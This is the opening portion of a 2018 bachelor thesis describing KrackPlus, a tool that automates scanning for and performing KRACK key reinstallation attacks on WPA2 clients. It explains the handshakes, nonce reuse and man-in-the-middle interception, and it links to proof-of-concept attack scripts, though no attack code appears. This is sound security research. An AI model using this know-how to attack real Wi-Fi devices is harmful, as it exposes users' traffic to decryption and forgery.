NTNU
Norwegian University of
Science and Technology

KrackPlus

Author(s)

Lars Kristian Mæhlum
Lars Magnus Trinborgholen
Fredrik Walløe

Bachelor in Information Security
20 ECTS
Department of Information Security and Communication Technology
Norwegian University of Science and Technology,

16.05.2018

Supervisor Eigil Obrestad

Sammendrag av Bacheloroppgaven

Tittel:	**KrackPlus**
Dato:	16.05.2018
Deltakere:	Lars Kristian Mæhlum Lars Magnus Trinborgholen Fredrik Walløe
Veiledere:	Eigil Obrestad
Oppdragsgiver:	Mnemonic AS
Kontaktperson:	Martin Eian, meian@mnemonic.no, 483 27 574
Nøkkelord:	Key Reinstallation Attacks, 4-Way Handshake, Group Key Handshake, WPA2, Wi-Fi, fireveis håndtrykk
Antall sider:	91
Antall vedlegg:	
Tilgjengelighet:	Åpen

Sammendrag:

Denne avhandlingen går ut på å automatisere skanning av WiFi-enheter for å avdekke om de er sårbare mot reinstallasjon av 'Pairwise Transient Key' og 'Group Temporal Key' i det fireveis håndtrykket – samt å automatisere slike angrep mot dette håndtrykket. Arbeidet er basert på Mathy Vanhoefs oppdagelse av 'key reinstallation attacks' (som kan la angripere dekryptere, gjenspille og i noen tilfeller forfalske pakker), samt to eksperimentelle verktøy han utviklet for å skanne etter og utnytte disse sårbarhetene. Resultatet av arbeidet er et kommandolinjeverktøy – KrackPlus – som automatiserer disse verktøyene og gjør de mer brukervennlige. Avhandlingen forklarer også hvordan 'key reinstallation attacks' fungerer. KrackPlus har videre blitt brukt til å utføre angrep mot Linux og Android-enheter som var potensielt sårbare mot en variant av slike angrep, hvor reinstallasjon fører til nøkler bestående av nuller. Med KrackPlus trenger brukeren kun skrive inn en enkelt kommando for å utføre en skann eller et angrep. Resultatene av en skann blir lagret i en PDF-rapport som kan brukes av IT-ansatte og andre til å identifisere sårbare enheter.

Summary of Graduate Project

Title:	**KrackPlus**
Date:	16.05.2018
Authors:	Lars Kristian Mæhlum Lars Magnus Trinborgholen Fredrik Walløe
Supervisor:	Eigil Obrestad
Employer:	Mnemonic AS
Contact Person:	Martin Eian, meian@mnemonic.no, 483 27 574
Keywords:	Key Reinstallation Attacks, 4-Way Handshake, Group Key Handshake, WPA2, Wi-Fi
Pages:	91
Attachments:	
Availability:	Open

Abstract:

This thesis seeks to automate the process of scanning Wi-Fi devices to determine whether they are vulnerable to reinstallation of the Pairwise Transient Key or the Group Temporal Key in the 4-way handshake – and performing key reinstallation attacks against this handshake. This work is based on Mathy Vanhoef's 2017 discovery of key reinstallation attacks (which lets attackers decrypt, replay and sometimes forge packets) and the proof-of concept scripts he developed to scan for and exploit these vulnerabilities. The end result of this thesis is a command-line program – KrackPlus – that automates these aforementioned scripts and makes them more user friendly. This thesis also explains key reinstallation attacks. KrackPlus was used to perform key reinstallation attacks against Linux and Android devices that were potentially vulnerable to an all-zero key reinstallation in the 4-way handshake. Through KrackPlus, users can perform a scan or an attack with a single command. Scan results are saved in a PDF report that can be used by IT security staff and others to identify vulnerable devices.

Foreword

We began to look for topics before the summer vacation in 2017 and initially intended to contribute to an open source semi-automated threat intelligence platform developed by mnemonic. But when Mathy Vanhoef announced his successful attack against WPA2 in October 2017, our interest was piqued. Fortunately, Martin Eian at mnemonic was willing to be our external supervisor despite this change of focus.

Our work is possible thanks to Vanhoef's willingness to share his key proof-of-concept script at our request, without which we would need to start from scratch (and that would render our prototype less interesting than it is today).

We wish to express our gratitude to our supervisor at the Norwegian University of Science and Technology (NTNU) Eigil Obrestad for his guidance, Martin Eian at mnemonic for his flexibility and willingness to take the project in the direction we wanted, and Mathy Vanhoef, both for access to his script and willingness to answer questions about it when we were stuck.

Lastly, we want to thank each members' willingness to buckle down and continue when we were stuck, and to compromise in order to progress when there were disagreements about how to solve problems that appeared along the way.

Lars Magnus Trinborgholen Lars Kristian Mæhlum

Fredrik Walløe

Gjøvik, 16.05.2018

Contents

List of Figures

Abbreviations and definitions

authenticator The device that leads the authentication process and decides whether the client may be given access. Usually an Access Point. 8, 9, 10, 13, 14

ciphertext Encrypted, non-understandable text. Can be decrypted to reveal the plaintext.. 11

Extensible Authentication Protocol over LAN Extensible Authentication Protocol over LAN. However, rather than being a wire protocol it instead defines message formats[1]. 8

Group Temporal Key GTK is a key in WPA2 used to encrypt multicast and broadcast frames.. 2

KRACK Key Reinstallation Attack(s), the severe vulnerability discovered in WPA2 by Mathy Vanhoef in 2017.. 4

KrackPlus Python script which acts as a simplified user interface that interacts with vScan and vAttack. KrackPlus Scan refers to functionality related to vScan and KrackPlus Attack refers to functionality related to vAttack.. 18, 20, 28, 36, 39, 42

Multicast Data frame/packet sent from one device to a set of other devices. 7, 10

Pairwise Transient Key PTK is a key in WPA2 used to encrypt unicast frames.. 2

penetration testing The act of legally hacking a system in order to test the system's resistance.. 24

plaintext Text in its true form. May be encrypted into the non-understandable ciphertext.. 11

rogue AP An access point controlled by an attacker acting as another access point. 19, 34

session key A session key is a symmetric encryption and decryption key used in communication sessions between devices.. 8

supplicant The client that is authenticating itself towards the authenticator.. 8

Unicast Data frame/packet sent from one device to another device, one sender and one receiver.. 7

vAttack Mathy Vanhoef's attack script, which can perform KRACK against a Linux or Android target. Refers both to krack-all-zero-tk.py and to his krackattacks-poc-zerokey repository as a whole.. 1, 2, 3, 5, 11, 12, 17, 18, 21, 24, 25, 28, 32, 34, 36, 39, 40, 42

vScan Mathy Vanhoef's scan script, which can determine whether a device is vulnerable.. 1, 2, 3, 5, 11, 16, 18, 19, 20, 21, 24, 28, 30, 32, 34, 35, 39, 40, 42

Acronyms

AES Advanced Encryption Standard. 7

ARP Address Resolution Protocol. 17

BYOD Bring Your Own Device. 30

CCMP Counter Mode Cipher Block Chaining Message Authentication Code Protocol. 7, 11, 14

CLI Command Line Interface. 4

CSA Channel Switch Announcement. 34, 39

CVE Common Vulnerabilities and Exposures. 2, 18

DHCP Dynamic Host Configuration Protocol. 17, 26, 35

DNS Domain Name System. 35

EAPOL Extensible Authentication Protocol over LAN. vii, 9

GCMP Galois/Counter Mode. 11, 14

GMK Group Master Key. 10

GTK Group Temporal Key. 2, 7, 10, 13, 18, 21, 22, 28, 29

HTTP Hypertext Transfer Protocol. 25

HTTPS Hypertext Transfer Protocol Secure. 17, 25

IDE Integrated Development Environment. 6

KRACK Key Reinstallation Attack(s). 5, 6, 30

MAC address Media Access Control Address. 8, 22, 30, 39

NIC Network Interface Controller. 6, 15, 16, 17, 21, 24, 35, 36

PMK Pairwise Master Key. 8

PTK Pairwise Transient Key. 2, 8, 13, 16, 17, 18, 21, 22, 28, 29

RSC Receive Sequence Counter. 8

SSID Service Set ID (network name). 19, 21

TKIP Temporal Key Integrity Protocol. 14

VPN Virtual Private Network. 24

WPA Wi-Fi Protected Access. 1, 8, 12, 13, 41

WPA2 Wi-Fi Protected Access 2. 1, 2, 3, 4, 5, 7, 11, 12, 13, 19, 31, 41

WPA3 Wi-Fi Protected Access 3. 1

Outline

This paper consists of six chapters, that are as follows. Chapter 1 introduces key reinstallation attacks, the purpose of this project, the group members and how they intend to achieve the goals that are also described in this chapter. Chapter 2 contains the background information needed for the target audience to understand both key reinstallation attacks and the development of KrackPlus that later chapters focus on. Chapter 3 goes into more detail about the planned functionality of KrackPlus, which should make it easier to check whether devices are vulnerable to key reinstallation attacks and exploit those vulnerabilities. Chapter 4 details the implementation of the functionality described in the previous chapter. Chapter 5 discusses the threat of key reinstallation attacks in light of the challenges encountered in this project, and how the group sought to overcome those obstacles. Chapter 6 contains the conclusion, which includes the results of the project and a critical assessment of the project and the way the group approached it.

1 Introduction

Wireless networks permeate every aspect of contemporary life: it is through these networks that people stay in touch with those they care about, cooperate with colleagues and access the information needed to do their jobs.

Seamless wireless communication confers numerous benefits to society: it allows for cooperation and speedy exchanges of information. A busy executive can receive an urgent email during a meeting; an academic at a conference abroad can rely on the world wide Eduroam network to allay their fear that their presentation contains a mistake; likewise a family on vacation can keep track of their hotel bookings and flight tickets with an app.

For wireless networks to serve their present societal role, those who rely on them must have a certain expectation of security: if passwords are kept safe, information commonly thought of as private – whether that's a secret between friends or proprietary information sent back and forth between employees in a company – should not be accessible to outsiders. This is a non-trivial task, but for 14 years, Wi-Fi Protected Access 2 (WPA2) has kept wireless communication reasonably secure[2].That changed in late 2017, when a vulnerability was found in this standard.

1.1 Problem definition

1.1.1 Research field

In Autumn 2017 a major vulnerability in the security protocols WPA and WPA2 was disclosed by security researcher Mathy Vanhoef at University of Leuven, Belgium[2][1]. These protocols are widely used in wireless communication around the world to secure communication between devices[2]. Specifically, vulnerabilities were found in Wi-Fi handshakes like the 4-Way Handshake and the Group Key Handshake[2]. As the researcher notes, there appears to be no prior work on key reinstallation attacks, which is perhaps why vulnerabilities in these Wi-Fi handshakes remained undetected for over a decade[2].

Although Wi-Fi Protected Access 3 is on the horizon, WPA2 is still the world's standard wireless protection protocol[3]. All devices that use WPA/WPA2 are theoretically vulnerable unless patched[2], which makes this a particularly noteworthy vulnerability.

1.1.2 Topic question

This project aims to develop an automated open-source tool that can detect whether Wi-Fi devices are vulnerable to Key Reinstallation AttaCKs (KRACK) and can attempt to perform key reinstallation attacks against such devices.

[1]Additional information and addendums can be found on the vulnerability's website: https://www.krackattacks.com/

1.1.3 Scope

This project will develop a command-line interface program – KrackPlus – that builds upon, extends and seeks to automate two proof-of-concept scripts developed by Mathy Vanhoef: krack-test-client.py[2] (vScan) and krack-all-zero-tk.py[3] (vAttack). KrackPlus should make it possible for users to either scan devices to determine whether they are vulnerable to key reinstallation attacks, or perform such attacks with a single command.

KrackPlus will act as an interface between the user and these tools (vScan and vAttack); no extensive changes will be made to their functionality, unless it is required for KrackPlus to run vScan or vAttack. It is assumed that vScan and vAttack are capable of performing the tasks that they were made to perform. KrackPlus will not have a graphical user interface.

vScan attempts to detect whether devices are vulnerable to CVE-2017-13077[4] (Common Vulnerabilities and Exposures) and CVE-2017-13078[5] (reinstallation of the Pairwise Transient Key's Temporal Key – PTK-TK – and Group Temporal Key in the 4-way handshake) and CVE-2017-13080[6] (reinstallation of the group key – GTK – in the group key handshake).

vAttack attempts to perform all-zero key reinstallation attacks against Linux and Android devices; these operating systems are potentially vulnerable to this devastating attack, provided that they use the Wi-Fi-client wpa_supplicant 2.4+ (Linux) or a modified version (Android 6.0+).

As a demonstration of KrackPlus, the group will attempt to first scan and then attack devices that should be vulnerable to an all-zero key reinstallation. Beyond this, the project will not attempt to assess whether vScan produces false positives or false negatives.

1.2 Result goals

1.2.1 Explain Key Reinstallation Attacks

This project will provide an explanation of key reinstallation attacks against the 4-way-handshake used by WPA2, with a focus on how it affects Linux and Android. The explanation should be understandable to students and others with basic knowledge of wireless security and the 802.11 standard.

1.2.2 Develop KrackPlus to automate key reinstallation vulnerability scan and attack

KrackPlus should handle prerequisites and dependencies that are needed to run vScan and vAttack, and reduce or eliminate the need for users to manually parse output or execute separate commands to take advantage of these scripts (which is required for vAttack).

KrackPlus Scan extends vScan and should let users determine whether their

[2] The vScan repository is available here: https://github.com/vanhoefm/krackattacks-scripts/blob/research/krackattack/krack-test-client.py

[3] The vAttack respository is available here: https://github.com/vanhoefm/krackattacks-poc-zerokey/blob/research/krackattack/krack-all-zero-tk.py

[4] See https://nvd.nist.gov/vuln/detail/CVE-2017-13077 for more information

[5] See https://nvd.nist.gov/vuln/detail/CVE-2017-13078 for more information

[6] See https://nvd.nist.gov/vuln/detail/CVE-2017-13080 for more information

Android or Linux devices are vulnerable to PTK and GTK reinstallation. This program should be user-friendly, capable of performing a scan of multiple devices simultaneously and should generate a PDF report that summarises its findings.

KrackPlus Attack extends vAttack and should let users execute key reinstallation attacks against Linux and Android – specifically, PTK and GTK reinstallation in the 4-way handshake. This program should make vAttack more user-friendly.

1.3 Effect goals:

The highly technical nature of key reinstallation attacks against WPA2 makes it non-trivial to leverage these vulnerabilities without a significant technical know-how. Mathy Vanhoef's proof-of-concept scripts – vScan and vAttack – lower the bar for taking advantage of key reinstallation attacks; but as the 'issue pages' of these repositories make clear, it still takes some time and know-how to run these scripts[7]. Particularly so for vAttack, which has no documentation. If prerequisites and dependencies can be handled seamlessly behind a simple user interface, users with varying levels of technical competence can take advantage of vScan and vAttack; these changes should also help IT security professionals, who possess sufficient skills to scan devices with vScan, but who would not have to waste their time on prerequisites and parsing results if KrackPlus offered the same in a single command.

This project also aims to raise awareness of the threat that key reinstallation attacks pose, in the hopes that people will update their software to mitigate the vulnerability.

1.4 Constraints

As per our agreement with mnemonic, the tool will have open source code. The deadline for the project is May 16th, 2018. By that time, all functionality must have been implemented.

1.5 Description of group members, employer and advisor

1.5.1 Group members

Lars Magnus Tringborgholen: a bachelor student in Information Security at NTNU Gjøvik with an extra year studying Information Technologies at The University of Sydney. He also has a certificate of apprenticeship within Information Technology taken as an apprentice at Evry AS. Responsibilities: LaTeX, code syntax, quality assurance of text, vScan and vAttack.

Lars Kristian Mæhlum: a bachelor student in Network and System Administration at NTNU who plans on taking a master's degree in Information Security the following academic year. Responsibilities: LaTeX, documentation and output parsing.

Fredrik Walløe: a bachelor student in Information Security at NTNU Gjøvik. He has a previous bachelor degree in Journalism from Roehampton University and a master's degree in Digital Media from Goldsmiths University. Walløe works part-time as a

[7] Read more at https://github.com/vanhoefm/krackattacks-poc-zerokey/issues and https://github.com/vanhoefm/krackattacks-scripts/issues

Security Analyst at mnemonic and will transition to a position as Security Intelligence Analyst at IBM after graduation. Responsibilities: Responsibilities: Group leader, LaTeX, Trello card herder; quality assurance of text, vScan and vAttack.

1.5.2 Group members' relevant education

Although group members are pursuing two separate bachelor degrees, there is overlap from both studies that are relevant in the context of this project: Python, BASH, Linux CLI and an understanding of wireless networks and its security features. Group members had varying levels of experience with these, beyond the introductions given as part of university courses. None of the members had any meaningful experience with hostapd, wpaspy, dnsmasq, or sslstrip and had limited in-depth knowledge of WPA2. This meant that the learning-curve was steep.

1.5.3 Advisors

Eigil Obrestad (NTNU)[8]: Lecturer at NTNU. Has a bachelor degree in Network and System Administration from Gjøvik University College and a Master's degree in Information Security from Norwegian University of Science and Technology. He has extensive knowledge about network technologies including wireless communication and security.

Martin Eian (Mnemonic): Eian is the Head of Research at mnemonic[9]; he has previously been a Senior Security Analyst in the company's Threat Intelligence department and worked as an Adjunct Associate Professor for the Department of Telematics at NTNU. He has Master's degree Information Technology / Telematics and a PhD in Information Security, both from NTNU. Eian has written several papers on the 802.11 standard[10] and did his PhD on the Robustness of Radio Access Network Protocols.

1.5.4 Employer

This project was commissioned by Mnemonic AS, a Norwegian company that consists of roughly 150 security experts that help businesses "manage their security risks, protect their data and defend against cyber threats"[4]. It is among the largest IT security service providers in Europe and is a preferred security partner of the region's top companies, as well as a trusted source of threat intelligence to Europol and other law enforcement agencies globally[4]. Gartner has acknowledged mnemonic as a notable vendor in delivering Managed Security Services, threat intelligence and advanced targeted attack detection[4].

1.6 Target audience

The project's target audience is fellow students along with anyone else who want to learn more about KRACK and our project to build upon it. The product is especially relevant for businesses that wish to figure out whether their employees' devices are vulnerable.

It is assumed that readers will possess technological insight on par with that of IT

[8] Obrestad's employee profile on the NTNU hoempage: https://www.ntnu.no/ansatte/eigil.obrestad

[9] Eian's LinkedIn profile: https://www.linkedin.com/in/martineian/

[10] Papers written by Eian: https://www.researchgate.net/scientific-contributions/70303719_Martin_Eian

bachelor students; this means that the report will not explain general terms like scripting, but will explain more specific technologies like hostapd.

1.7 Motivation

Key reinstallation attacks against the four-way-handshake used by WPA2 to generate session keys are interesting because this handshake has been formally proven secure – and because every WiFi device was vulnerable to some variant of the attack. In addition, the group was intrigued by the devastating impact of KRACK on Linux and Android, given the importance of the first to IT infrastructures and the prevalence of the latter.

Group members were eager to learn more about the technologies involved and become more proficient with Python and Bash; they were also enthused about the prospect of working to exploit a vulnerability and attempt to automate aspects of the attack that today require several steps.

Lastly, the group wanted to contribute mitigating the risk by making it easier for businesses and individuals to determine whether their devices are still vulnerable.

1.8 Working tools and methods

1.8.1 Working methods

In this project, it was necessary to read extensively about key reinstallation attacks and to inspect code (vScan and vAttack) both before and during the development of KrackPlus. It was likely that goals would be shaped by discoveries made during this process, which would in turn impact day-to-day tasks. For this reason, it made sense to opt for an agile methodology, with short weekly sprints with goals set after every meeting with the NTNU advisor and some milestones. These weekly goals were broken up into tasks, which were distributed and discussed during short meetings at the beginning of each day. Trello was used to keep track of these tasks. A status report was sent to the NTNU supervisor every four weeks.

Google Docs was used to write the initial draft of this report, as it allowed the group to utilize a workflow that had proven useful in previous projects: the group used colour-coded text to keep track of the state of the document; black for work-in-progress, orange when ready for feedback, green when approved by other group members and blue when it had been transferred to ShareLaTeX. The comment-function was used to give feedback and discuss the text.

1.8.2 Kali Linux

Kali Linux is a Linux distribution specifically written for penetration testing and digital forensics[11]; it contains packages designed for these purposes. In this case it made particular case to opt for Kali as vScan and vAttack were developed for Kali; if the group chose to develop krackPlus for a different Linux distribution, it would likely be necessary to find replacements for some of the dependencies used by vScan or vAttack; this would be an unnecessary complication.

[11] More information about Kali can be found on the official website: `https://www.kali.org/`

1.8.3 Choice of programming languages

KrackPlus is made up of Python and Bash. Python was a natural choice as Vanhoef uses it in vScan and vAttack, which meant that it was possible to integrate them with KrackPlus without significant rewrites. If the group chose to use a different programming language, it would also become harder to implement any improvements that Vanhoef or others make later. The choice of Python also gave the group an opportunity to learn more about a programming language that none of the group members had extensive experience with. In addition, it was necessary to write several Bash helper scripts, because executing the same Linux commands through Python Subprocesses would be unwieldy. This includes restoreClientWifi.shF.9, which restores the user's internet connection after a scan or attack is done.

1.8.4 Integrated Development Environment

Both Bash and Python can be written in normal text editors, but the group wanted to use an IDE to catch errors early through static testing such as syntax. The choice fell on PyCharm, because of its integrated Python repl and git feature; and because it is not only dedicated to Python development, but also provides plugins for Bash programming. Its professional version is also free to students [5].

1.8.5 Version Control System

This project relies on a Version Control System (VCS) to keep the code organized and simplify cooperation; as Bitbucket offers "unlimited public and private repositories for academic users" [6], it was a natural choice. KrackPlus will be publicly released on Github after the project deadline.

1.8.6 Testing

The project was statically tested using an IDE and dynamically tested through manual execution of the scripts under the supervision of group members. Automatic testing was not seen as viable given the sometimes disruptive nature of some of these scripts (vAttack can lead to a denial of service). A test of vAttack (and KrackPlus functions that use it) requires an external NIC that can act as a rogue access point (AP), an internal NIC and one or more devices that can act as clients that may or may not be vulnerable to some version of KRACK.

2 Background

This project required general knowledge about several technologies (like hostapd) and some specialized knowledge – say, about the 4-way-handshake. As the target audience may be unfamiliar with some of these technologies and details, the following pages provide a cursory introduction to the technologies needed to understand the rest of the report.

2.1 High-level explanation of WPA/WPA2

In Wi-Fi networks, WPA2 is a security protocol used to secure wireless networks. WPA2 supports encryption with AES in CCMP mode (also called AES-CCMP) with strong security[7]. CCMP is the standard encryption protocol used in WPA2 which provides data confidentiality, authentication and access control[8].

During the association phase – which is the phase where a device connects to a network – a 4-way handshake is used to negotiate a session key that is used to ensure confidentiality when Unicast frames are sent between the access point and a device.

Networks also need a key for broadcast and Multicast frames to make sure only trusted devices receive such frames. Devices connected to a network will form a trusted group and receive a single shared group key between the trusted devices and the access point.[9] The process of generating and exchanging this key is called the group key handshake.

Figure 1 illustrates the role of the session key (Pairwise Transient Key) and Group Temporal Key.




Figure 1: The role of the Pairwise Key and the Group Key in a wireless network

2.2 The 4-Way Handshake

A relatively new handshake introduced with the emergence of WPA, which is used to generate and exchange data encryption keys between a client (supplicant) and an AP (authenticator)[10]. It provides mutual authentication between a supplicant and an authenticator based on a shared secret known as the Pairwise Master Key, which is derived from the password that enables users to connect to the network. This handshake also negotiates the session key, known as the Pairwise Transient Key (PTK)[2]. We will use message #N or MsgN when referring to the n-th message in handshakes.

The PTK is derived from a combination of the PMK, the MAC addresses of both the supplicant and authenticator, and two nonces: the Authenticator Nonce (ANonce) and Supplicant Nonce (SNonce)[2][1]. In cryptography, a nonce is an arbitrary number that should only be used once.

When the PTK has been negotiated, it is split into: Key Encryption Key (KEK), Key Confirmation Key (KCK) and the Temporal Key (TK, or PTK-TK)[2]. The KEK and KCK both protect handshake messages, while the TK protects data frames with the help of a data-confidentiality protocol. When WPA2 is used, the Group Temporal Key (GTK) will also be sent to the supplicant as part of the 4-way handshake[2].

Messages in the 4-Way-Handshake are defined using Extensible Authentication Protocol over LAN frames, which consist of a header, a replay counter, a nonce, a

[1]The PMK can also be generated in the 802.1x port-based authentication protocol

Receive Sequence Counter, a Message Integrity Check (MIC) and the encrypted Key Data (see figure 2)[2]. It is the header that defines which message in the handshake a particular EAPOL frame represents[2]. Figure 3 is a simplified illustration of figure 2[2], which is a more detailed EAPOL frame illustration[3].




Figure 2: Illustration of an EAPOL frame




Figure 3: Simplified illustration of an EAPOL frame

As can be seen in figure 4, the 4-way handshake begins after the association stage is over, when the authenticator sends message 1, which contains the ANonce (and the replay counter, r), to the supplicant. When the supplicant receives this message, it generates the SNonce and derives the session key (PTK). It responds by sending message 2, which contains the SNonce (and replay counter), to the authenticator, which uses the SNonce to derive the session key. Now, both the authenticator and supplicant have the session key. In message 3, the authenticator sends the GTK (which is encrypted using KEK) to the supplicant. When the supplicant receives the GTK, it replies with message 4 and installs both the PTK and GTK. After the authenticator receives message 4, it too installs the PTK. The authenticator does not need to install the GTK during the 4-way handshake, as the AP (authenticator) derives and installs the GTK when it boots[2].

[2]Figure based on [2]
[3]Figure based on [11]

The 4-way handshake is also used to refresh a PTK in an existing connection; when this happens, the current PTK is used to encrypt all frames with the help of a data-confidentiality protocol[2].

2.3 Group Key Handshake

On a WPA2 network, clients require a Group Temporal Key in order to receive multicast and broadcast frames, which are encrypted using this key[12]. GTK is derived from the Group Master Key by the authenticator and first sent to the supplicant during the 4-way handshake[2].

An access point will periodically derive a fresh GTK from the GMK and use the 2-way Group Key Handshake to send this key to all supplicants on the network[2]. In some high-security networks the GTK is also refreshed when a device leaves the network, to prevent this device from receiving Multicast or broadcast messages from the AP[2]. When sent to the supplicant, the GTK is encrypted with the PTK[2].

The Group Key Handshake saves overhead, because the GTK can be refreshed without performing the 4-way handshake[12]; without the group key handshake, the GTK would need to be refreshed through the 4-way handshake, which would also lead to the generation and installation of a new PTK by the authenticator and every supplicant on the network[12]. This group key handshake was proven secure in a formal analysis[2].

Note that the authenticator can either install the GTK instantly after sending group message #1 or wait until it has received group message #2 from all connected clients as can be seen in figure 4[2].




Figure 4: Overview of association stage, 4-way-handshake and group key handshake.

2.4 Stream ciphers

Symmetric stream ciphers[4] encrypt plaintext by combining it bit by bit with a pseudorandom stream of bits known as a keystream. This keystream is usually generated from a seed value (like a nonce) that serves as the decryption key for the ciphertext stream. Often, an exclusive-or (XOR)[5] is used to create the ciphertext: plaintext message XOR keystream = ciphertext.

A keystream should never be used twice, as an attacker can then deduce the plaintext due to the self-cancellation property of XOR: ((message #1 XOR keystream #1) XOR (message #2 XOR keystream #1) becomes (message #1 XOR message #2). An attacker who knows either of these messages can calculate the other[13].

By extension, this means that if a nonce was used to generate the keystream, nonce reuse must be avoided. The data-confidentiality and integrity protocols used in WPA2 – Temporal Key Integrity Protocol (TKIP), Galios/Counter Mode Protocol (GCMP) and CCMP – all use a nonce as part of their initialization vector (IV), which becomes the keystream[2].

2.5 Hostapd

Hostapd is a userspace daemon which is capable of turning a NIC into wireless software access points and authentication servers. Both vScan and vAttack use Jouni Malinen's

[4]Read more about stream ciphers at https://www.icg.isy.liu.se/courses/tsit03/forelasningar/cryptolecture03.pdf and https://www.cs.usfca.edu/~ejung/courses/686/lectures/03stream.pdf

[5]See http://mathworld.wolfram.com/XOR.html

implementation of hostapd, which can create wireless access points[14].

2.6 Channel-based Man-in-the-Middle

Before the age of wireless communication, an adversary who wanted to snoop on private correspondence could intercept a letter enroute, open it, read the contents, and then put it back in a fresh envelope and send it to the recipient, who would remain unaware of the interception[15].

Today, this same interception attack is known as a Man-In-The-Middle attack (MitM)[6]. MitM attacks are commonly used with the aim of obtaining credentials or other sensitive data[15].

